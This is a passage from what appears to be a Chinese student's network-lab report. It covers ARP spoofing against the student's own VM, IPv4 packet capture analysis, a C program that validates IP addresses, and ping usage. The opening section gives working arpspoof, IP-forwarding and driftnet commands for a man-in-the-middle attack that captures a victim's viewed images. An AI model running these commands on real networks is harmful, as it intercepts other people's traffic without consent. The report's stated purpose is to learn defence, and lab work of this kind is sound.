可以看到其中有一台为 192.168.148.11 的主机，那台主机就是我的 CentOS。我们就对该主机进行 ARP 欺骗。在进行 ARP 欺骗之前，我们先使用 arp -a 查看 CentOS 的 ARP 映射表：

```
[root@LUANCHE ~]# arp -a
? (192.168.148.33) at 00:0c:29:9c:5c:d5 [ether] on ens160
_gateway (192.168.148.1) at 00:50:56:eb:f0:d1 [ether] on ens160
? (192.168.148.2) at 00:50:56:c0:00:08 [ether] on ens160
[root@LUANCHE ~]# _
```

可以看见网关的 ARP 映射为 00:50:56:eb:f0:d1，这是正常的 ARP 映射。接下来使用 echo 1 > /proc/sys/net/ipv4/ip_forward，设置为进行包转发。如果进行断网攻击，则使用 echo 0 > /proc/sys/net/ipv4/ip_forward 即可。

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
1
```

接下来就可以使用 arpspoof 工具进行 ARP 欺骗。命令如下：

arpspoof -i eth0 -t 192.168.148.11 192.168.148.1

-i 后面后网卡接口；-t 后面为目标 IP 地址；最后是网关 IP 地址。执行这个命令会不断地发送 ARP 响应包，从而达到欺骗的效果：


```
root@kali:~# arpspoof -i eth0 -t 192.168.148.11 192.168.148.1
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
0:c:29:9c:5c:d5 0:c:29:f:9d:7c 0806 42: arp reply 192.168.148.1 is-at 0:c:29:9c:5c:d5
```

再次查看 CentOS 的 ARP 映射表：

```
[root@LUANCHE ~]# arp -a
? (192.168.148.33) at 00:0c:29:9c:5c:d5 [ether] on ens160
_gateway (192.168.148.1) at 00:0c:29:9c:5c:d5 [ether] on ens160
? (192.168.148.2) at 00:50:56:c0:00:08 [ether] on ens160
```

默认网关的 MAC 地址已经变成了 kali 的 MAC 地址 00:0c:29:9c:5c:d5。

这个时候使用 driftnet 图片抓取工具，可以抓到 CentOS 浏览的图片，使用命令 driftnet -i eth0 开始图片抓取：



在 CentOS 上访问一些图片，比如我的这个测试网站：

就能抓取到 CentOS 上访问的图片：

2. 遇到的问题及分析

在进行 ARP 欺骗实验的时候，如果要抓取图片，会出现抓取不了的情况。经过尝试，如果访问没有访问过的网址，就能正常抓取图片。所以可以分析得出，没有抓取到图片是因为访问过的网址的图片会在本地产生缓存，再次访问该网址的时候，浏览器无需重新从服务器下载该图片，所以就无法在 kali 上抓取到这些图片。

3. 体会

ARP 协议是使用频率比较高的一个协议，该协议也是非常简单。但是正因为这种简单的协议，就更可能出现漏洞，攻击者常常会利用这些漏洞，进行一些不正当的攻击。正如我做的这个 ARP 欺骗实验，如果某台主机收到了 ARP 欺骗攻击，那么他所访问的任何数据都会流经攻击者，所看的所有图片，输入的所有信息都可能被截获。进行这个实验的目的不是为了让我学习如何进行 ARP 欺骗，然后去攻击别人，而是为了让我自己更好的掌握 ARP 欺骗，从而能够更好的防御 ARP 欺骗攻击。想要防御 ARP 欺骗最好的办法，就是把常用的 ARP 映射，如默认网关的 ARP 映射，设置为静态的，这样就不会被其他主机欺骗而改变。

三、任务三

1. 实验内容

(1) 抓包分析 IP 数据报

IP（Internet Protocol）协议，也叫网际互连协议。是运用最为广泛的网络层协议。目前使用广泛的是 IPv4 协议，逐渐的开始出现 IPv6 协议。因为 IPv4 的 IP 地址数量有限，已经耗尽，加上越来越多的主机，物联网设备需要使用 IP 地址。

所以 IPv4 的淘汰也是必然的，只是现在是一个从 IPv4 到 IPv6 的过渡过程，可能需要花上几年时间才能彻底的过渡。

IPv4（以下检查 IP）协议的数据报格式如下：

对应的字段的解释如下：

版本：IP 协议的版本，目前的 IP 协议版本号为 4，下一代 IP 协议版本号为 6。

首部长度：IP 报头的长度。固定部分的长度（20 字节）和可变部分的长度之和。共占 4 位。最大为 1111，即 10 进制的 15，代表 IP 报头的最大长度可以为 15 个 32bits（4 字节），也就是最长可为 15*4=60 字节，除去固定部分的长度 20 字节，可变部分的长度最大为 40 字节。

服务类型：Type Of Service。

总长度：IP 报文的总长度。报头的长度和数据部分的长度之和。

标识：唯一的标识主机发送的每一分数据报。通常每发送一个报文，它的值加一。当 IP 报文长度超过传输网络的 MTU（最大传输单元）时必须分片，这个标识字段的值被复制到所有数据分片的标识字段中，使得这些分片在达到最终目的地时可以依照标识字段的内容重新组成原先的数据。

标志：共 3 位。R、DF、MF 三位。目前只有后两位有效，DF 位：为 1 表示不分片，为 0 表示分片。MF：为 1 表示“更多的片”，为 0 表示这是最后一片。

片位移：本分片在原先数据报文中相对首位的偏移位。（需要再乘以 8）

生存时间：IP 报文所允许通过的路由器的最大数量。每经过一个路由器，TTL 减 1，当为 0 时，路由器将该数据报丢弃。TTL 字段是由发送端初始设置一个 8 bit 字段.推荐的初始值由分配数字 RFC 指定，当前值为 64。发送 ICMP 回显应答时经常把 TTL 设为最大值 255。

协议：指出 IP 报文携带的数据使用的是那种协议，以便目的主机的 IP 层能知道要将数据报上交到哪个进程（不同的协议有专门不同的进程处理）。和端口号类似，此处采用协议号，TCP 的协议号为 6，UDP 的协议号为 17。ICMP 的协议号为 1，IGMP 的协议号为 2.

首部校验和：计算 IP 头部的校验和，检查 IP 报头的完整性。
源 IP 地址：标识 IP 数据报的源端设备。
目的 IP 地址：标识 IP 数据报的目的地址。

下图是一个 HTTP 的报文，HTTP 使用的就是 TCP 协议，而 TCP 协议也就是基于 IP 协议的。我们只需要分析这个 IP 头部的字段就行：

```
> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: AsustekC_b3:01:84 (00:1d:60:b3:01:84), Dst: Actionte_2f:47:87 (00:26:62:2f:47:87)
v Internet Protocol Version 4, Src: 192.168.1.140, Dst: 174.143.213.184
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0xcb5b (52059)
  > Flags: 0x4000, Don't fragment
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x28e4 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.1.140
    Destination: 174.143.213.184
> Transmission Control Protocol, Src Port: 57678, Dst Port: 80, Seq: 0, Len: 0
```

```
0000  00 26 62 2f 47 87 00 1d  60 b3 01 84 08 00 45 00   ·&b/G··· `·····E·
0010  00 3c cb 5b 40 00 40 06  28 e4 c0 a8 01 8c ae 8f   ·<·[@·@· (·······
0020  d5 b8 e1 4e 00 50 8e 50  19 01 00 00 00 00 a0 02   ···N·P·P ········
0030  16 d0 8f 47 00 00 02 04  05 b4 04 02 08 0a 00 21   ···G···· ·······!
0040  d2 5a 00 00 00 00 01 03  03 07                     ·Z····· ··
```

根据上面提到的 IP 数据报的头部格式，可以很容易的分析出该 IP 数据报。其中源 IP 为：192.168.1.140，目的 IP 为：174.143.213.184，TTL 字段是 64 等等。


IP 协议针对不同的单播、广播、组播等等，IP 地址和 MAC 地址会有所不同。下图为一个单播包：


```
> Frame 766: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
> Ethernet II, Src: IntelCor_7a:cf:38 (1c:4d:70:7a:cf:38), Dst: TendaTec_59:cd:b8 (c8:3a:35:59
v Internet Protocol Version 4, Src: 192.168.0.100, Dst: 54.187.241.135
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0xf705 (63237)
  > Flags: 0x4000, Don't fragment
    ...0 0000 0000 0000 = Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x1a7b [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.0.100
    Destination: 54.187.241.135
> Transmission Control Protocol, Src Port: 61027, Dst Port: 443, Seq: 637, Ack: 6225, Len: 0
```

```
0000  c8 3a 35 59 cd b8 1c 4d  70 7a cf 38 08 00 45 00   ·:5Y···M pz·8··E·
0010  00 28 f7 05 40 00 80 06  1a 7b c0 a8 00 64 36 bb   ·(··@··· ·{···d6·
0020  f1 87 ee 63 01 bb 20 70  6e b4 68 ae 6c 6a 50 10   ···c·· p n·h·ljP·
0030  01 ff 70 2a 00 00                                  ··p*··
```

可以看到 MAC 地址和 IP 地址都是正常的主机的地址。


下图是一个以太网帧的广播包，是 ARP 的广播包：







其中目的 MAC 地址为全 f，即 ff:ff:ff:ff:ff:ff。这表明这是一个广播包，交换机收到这个包后，会向所有端口广播这个数据包。

以下是一个网络层的广播包，是 DHCP 的报文：








可以看到，由于 DHCP 是基于 IP 协议的，所以在发送网络层的 DHCP 广播包时，使用的目的地址是 255.255.255.255。当然由于是广播包，所以在数据链路层的目的 MAC 地址同样也是 ff:ff:ff:ff:ff:ff。

以下是一个 IGMP 组播包：



组播包的 IP 地址和 MAC 地址与其他的包有很大的不同，在数据链路层，组播包的 MAC 地址是由 01:00:5e 开头，并且后面跟上组号。这表明这是一个组播包。同样的，在网络层，IP 协议的目的 IP 地址为 224.0.0.1 开始的组播地址。

(2) 编程判断 IP 地址是否合法

IPv4 的地址为点分割十进制，类似于：192.168.148.1。每一个部分都是一个 8 位二进制数，转换为十进制范围是 0~255。总共 32 位二进制。在最初设计互联网络时，为了便于寻址以及层次化构造网络，把 IP 地址分为了两部分，一个是网络号，一个是主机号。同时 Internet 委员会把 IP 地址分为了 5 类，即 A 类~E 类。

类别	最大网络数	IP 地址范围	单个网段最大主机数	私有 IP 地址范围
A	126（2^7-2)	1.0.0.1-127.255.255.254	16777214	10.0.0.0-10.255.255.255
B	16384(2^14)	128.0.0.0-191.255.255.255	65534	172.16.0.0-172.31.255.255
C	2097152(2^21)	192.0.0.0-223.255.255.255	254	192.168.0.0-192.168.255.255

但因为 IP 地址不断地被使用，IP 地址出现了不够用的情况。为了解决 IP 地址不够用的问题，同时也能保证一定的安全性，于是提出了私有地址的概念。并保留了一部分地址作为私有地址供组织机构内部使用。

保留的私有地址：

A 类 10.0.0.0--10.255.255.255

B 类 172.16.0.0--172.31.255.255

C 类 192.168.0.0--192.168.255.255

除了 A、B、C 三类地址，还有 D 类地址和 E 类地址。其中 D 类地址叫做多播地址，也叫组播地址。多播地址以“1110”开头，地址范围为 224.0.0.0~239.255.255.255。E 类地址以“11110”开头，保留用于实验使用。

除了上述说到的地址，还有段特殊的 IP 地址，即以“127”开头的地址，从 127.0.0.1 到 127.255.255.255 用于进行回环测试。如 127.0.0.1 可表示本机 IP 地址。

下面是我编程实现的 IP 地址判断的程序 legalip。运行这个程序，输入点分十进制的 IP 地址，就能判断该 IP 地址是否合法。

```
[root@LUANCHE ethsend]# ./legalip
输入点分割十进制IP地址(输入 # 结束):_
```


这是我列举的一些正确的 IP 地址的用例：

A	1.1.1.1	C	192.0.0.1
A 私有	10.0.0.5	C 私有	192.168.0.1
A 回环	127.1.2.3	D	225.0.0.1
B	128.0.0.1	E	240.0.0.1
B 私有	172.16.0.1		

这是程序的判断结果：

```
[root@LUANCHE ethsend]# ./legalip
输入点分割十进制IP地址(输入 # 结束):1.1.1.1
1.1.1.1->1010101->yes->A类地址
输入点分割十进制IP地址(输入 # 结束):10.0.0.5
10.0.0.5->500000a->yes->A类地址/私有地址
输入点分割十进制IP地址(输入 # 结束):127.1.2.3
127.1.2.3->302017f->yes->A类地址/回环地址
输入点分割十进制IP地址(输入 # 结束):128.0.0.1
128.0.0.1->1000080->yes->B类地址
输入点分割十进制IP地址(输入 # 结束):172.16.0.1
172.16.0.1->10010ac->yes->B类地址/私有地址
输入点分割十进制IP地址(输入 # 结束):192.0.0.1
192.0.0.1->10000c0->yes->C类地址
输入点分割十进制IP地址(输入 # 结束):192.168.0.1
192.168.0.1->100a8c0->yes->C类地址/私有地址
输入点分割十进制IP地址(输入 # 结束):225.0.0.1
225.0.0.1->10000e1->yes->D类地址
输入点分割十进制IP地址(输入 # 结束):240.0.0.1
240.0.0.1->10000f0->yes->E类地址
输入点分割十进制IP地址(输入 # 结束):
```

当然还有一些错误的用例，比如只有 3 段，如 1.2.3；或者以 0 开头，如 0.1.2.3；再或者出现超过 255 的数字，如 10.0.0.256；再或者一些特殊的 IP，如子网掩码 255.255.255.255；还有如果是出现了其他字符也是错误的。下面是一些错误的用例的测试。



下面是该程序的源码 legalip.c：

```
#include <stdio.h>
#include <arpa/inet.h>

#include <stdlib.h>
#include <string.h>
#include <ctype.h>

/*
  A       A 私      A 回       B         B 私         C          C 私        D
E
1.1.1.1 10.0.0.5 127.1.2.3 128.0.0.1 172.16.0.1 192.0.0.1 192.168.0.1
225.0.0.1 240.0.0.1
*/

int checkip(const char *ip)
{
    int i = 0;
    int count[2] = {0};
    const char *s = ".";
    char TempIP[16];
    memset(TempIP, 0, sizeof(TempIP));
    int IPAddr[4] = {0};
    int pos[3] = {0};

    memcpy(TempIP, ip, sizeof(TempIP));
    for (i = 0; i < strlen(TempIP); i++)
```

```
    {
        if (TempIP[0] != '.' && TempIP[i] == '.' && TempIP[i + 1] !=
'\0' && TempIP[i + 1] != '.')
        {
            count[0]++;
        }
        if (!isdigit(TempIP[i]))
        {
            count[1]++;
        }
    }

    if (count[0] != 3 || count[1] != 3)
    {
        return -1;
    }

    IPAddr[0] = atoi(strtok(TempIP, s));
    IPAddr[1] = atoi(strtok(NULL, s));
    IPAddr[2] = atoi(strtok(NULL, s));
    IPAddr[3] = atoi(strtok(NULL, s));

    if ((IPAddr[0] >= 0 && IPAddr[0] <= 255) && (IPAddr[1] >= 0 &&
IPAddr[1] <= 255) && (IPAddr[2] >= 0 && IPAddr[2] <= 255) &&
(IPAddr[3] >= 0 && IPAddr[3] <= 255))
    {
        return 0;
    }
    else
    {
        return -1;
    }
}
int checkabcde(in_addr_t ipnum)
{
    int ip1,ip2;
    ip1 = ipnum % 0x100;
    ip2 = ipnum / 0x100 % 0x100;
    if(ip1>=1 && ip1<=127)
    {
        printf("A 类地址");
        if(ip1==10) printf("/私有地址");
        if(ip1==127) printf("/回环地址");
    }else if(ip1>=128 && ip1<=191)
```

```
    {
        printf("B 类地址");
        if(ip1==172 && ip2 >=16 && ip2 <= 31) printf("/私有地址");
    }else if(ip1>=192 && ip1<=223)
    {
        printf("C 类地址");
        if(ip1==192 && ip2 == 168) printf("/私有地址");
    }else if(ip1>=224 && ip1<=239)
    {
        printf("D 类地址");
    }else
    {
        printf("E 类地址");
    }
}

int main()
{
    char ip[100] = {""};
    printf("输入点分割十进制 IP 地址(输入 # 结束):");
    scanf("%s",ip);
    while (strcmp(ip,"#") != 0)
    {
        printf("%s->", ip);
        if (-1 == checkip(ip) || 0x0 == inet_addr(ip) || 0xffffffff ==
inet_addr(ip) || inet_addr(ip)%0x100 == 0)
        {
            printf("no");
        }
        else
        {
            printf("%0x->", inet_addr(ip));
            printf("yes->");
            checkabcde(inet_addr(ip));
        }
        printf("\n");
        printf("输入点分割十进制 IP 地址(输入 # 结束):");
        scanf("%s",ip);
    }

    return 0;
}
```

2. 遇到的问题及分析

判断 IP 是否合法我尝试了两种办法，其中代码中的 checkip()函数是最主要的

判断 IP 是否合法的程序，该程序讲 IP 地址通过点分割，然后判断长度和范围等。最后返回 0 表示正确，-1 表示错误。但是这个函数只是从格式上判断 IP 地址的合法性，有一些特殊的 IP 无法判断。于是我使用了<arpa/inet.h>中的 inet_addr()这个函数，它能将点分十进制 IP 转换为 16 进制数，再通过 16 进制数来判断一些特殊的 IP 地址如 0.0.0.0、255.255.255.255、或其他以 0 开头的如 0.1.2.3。通过这两个方法的组合，判断的就更加的充分。

```
        if (-1 == checkip(ip) || 0x0 == inet_addr(ip) || 0xffffffff == inet_addr(ip) ||
inet_addr(ip)%0x100 == 0)
      {
            printf("no");
      }
        else
      {
            printf("%0x->", inet_addr(ip));
            printf("yes->");
            checkabcde(inet_addr(ip));
      }
```

3. 体会

这个实验中的编程题应该算是这几个是实验中最简单的一个编程题。但是做完这个实验也是有一些小的收获。当时学习网络原理课程的时候，学习了 IP 地址的格式与分类。对 IP 地址有了一定的了解，在加上这次的实验，为了完成这个编程题，我又花了一些时间去深入的理解 IP 地址的分类，对 IP 地址的分类有了更加深刻的印象。如为什么会出现 D 类地址和 E 类地址，私有地址对于网络的意义是什么，回环地址又有什么意义。所以想要深入的理解某个知识，那就编程实现它。

除了编程题，这个实验中的抓包分析题，也是大有收获。IP 协议作为 TCP/IP 协议栈中两个最主要的协议之一，它的头部字段如此的长，也是有它的实际意义。每一个字段都在网络数据包传播中起着极其关键的作用，理解了 IP 数据包的格式，也就了解 TCP/IP 协议栈的一大部分工作原理，以及一些网络层设备的原理。

四、任务四

1. 实验内容

(1) 练习 ping 和 tracert 命令

ping 命令和 tracert 命令是网络管理员最常用的两个命令，这两条命令常用来检查网络连通性和追踪数据包的走向。虽然这两个命令使用起来非常简单，但是也是非常有用的。

ping 命令最常用的方式是 ping [ip]，如 ping 192.168.148.1 或者 ping www.baidu.com。下面是 ping 百度的使用截图：

```
C:\Users\msi->ping www.baidu.com

正在 Ping www.a.shifen.com [183.232.231.174] 具有 32 字节的数据:
来自 183.232.231.174 的回复: 字节=32 时间=37ms TTL=53
来自 183.232.231.174 的回复: 字节=32 时间=41ms TTL=53
来自 183.232.231.174 的回复: 字节=32 时间=36ms TTL=53
来自 183.232.231.174 的回复: 字节=32 时间=37ms TTL=53

183.232.231.174 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 36ms, 最长 = 41ms, 平均 = 37ms
```

可以看到会显示一些信息，如字节数，对方的 IP 地址，时间，TTL 值等。

还可以使用-l 参数设置发送的字节，如使用 ping www.baidu.com -l 100 命令：

```
C:\Users\msi->ping www.baidu.com -l 1000

正在 Ping www.a.shifen.com [183.232.231.174] 具有 1000 字节的数据:
来自 183.232.231.174 的回复: 字节=1000 时间=94ms TTL=53
来自 183.232.231.174 的回复: 字节=1000 时间=91ms TTL=53
来自 183.232.231.174 的回复: 字节=1000 时间=91ms TTL=53
来自 183.232.231.174 的回复: 字节=1000 时间=91ms TTL=53

183.232.231.174 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 91ms, 最长 = 94ms, 平均 = 91ms
```

ping www.baidu.com -l 1500：

```
C:\Users\msi->ping www.baidu.com -l 1500

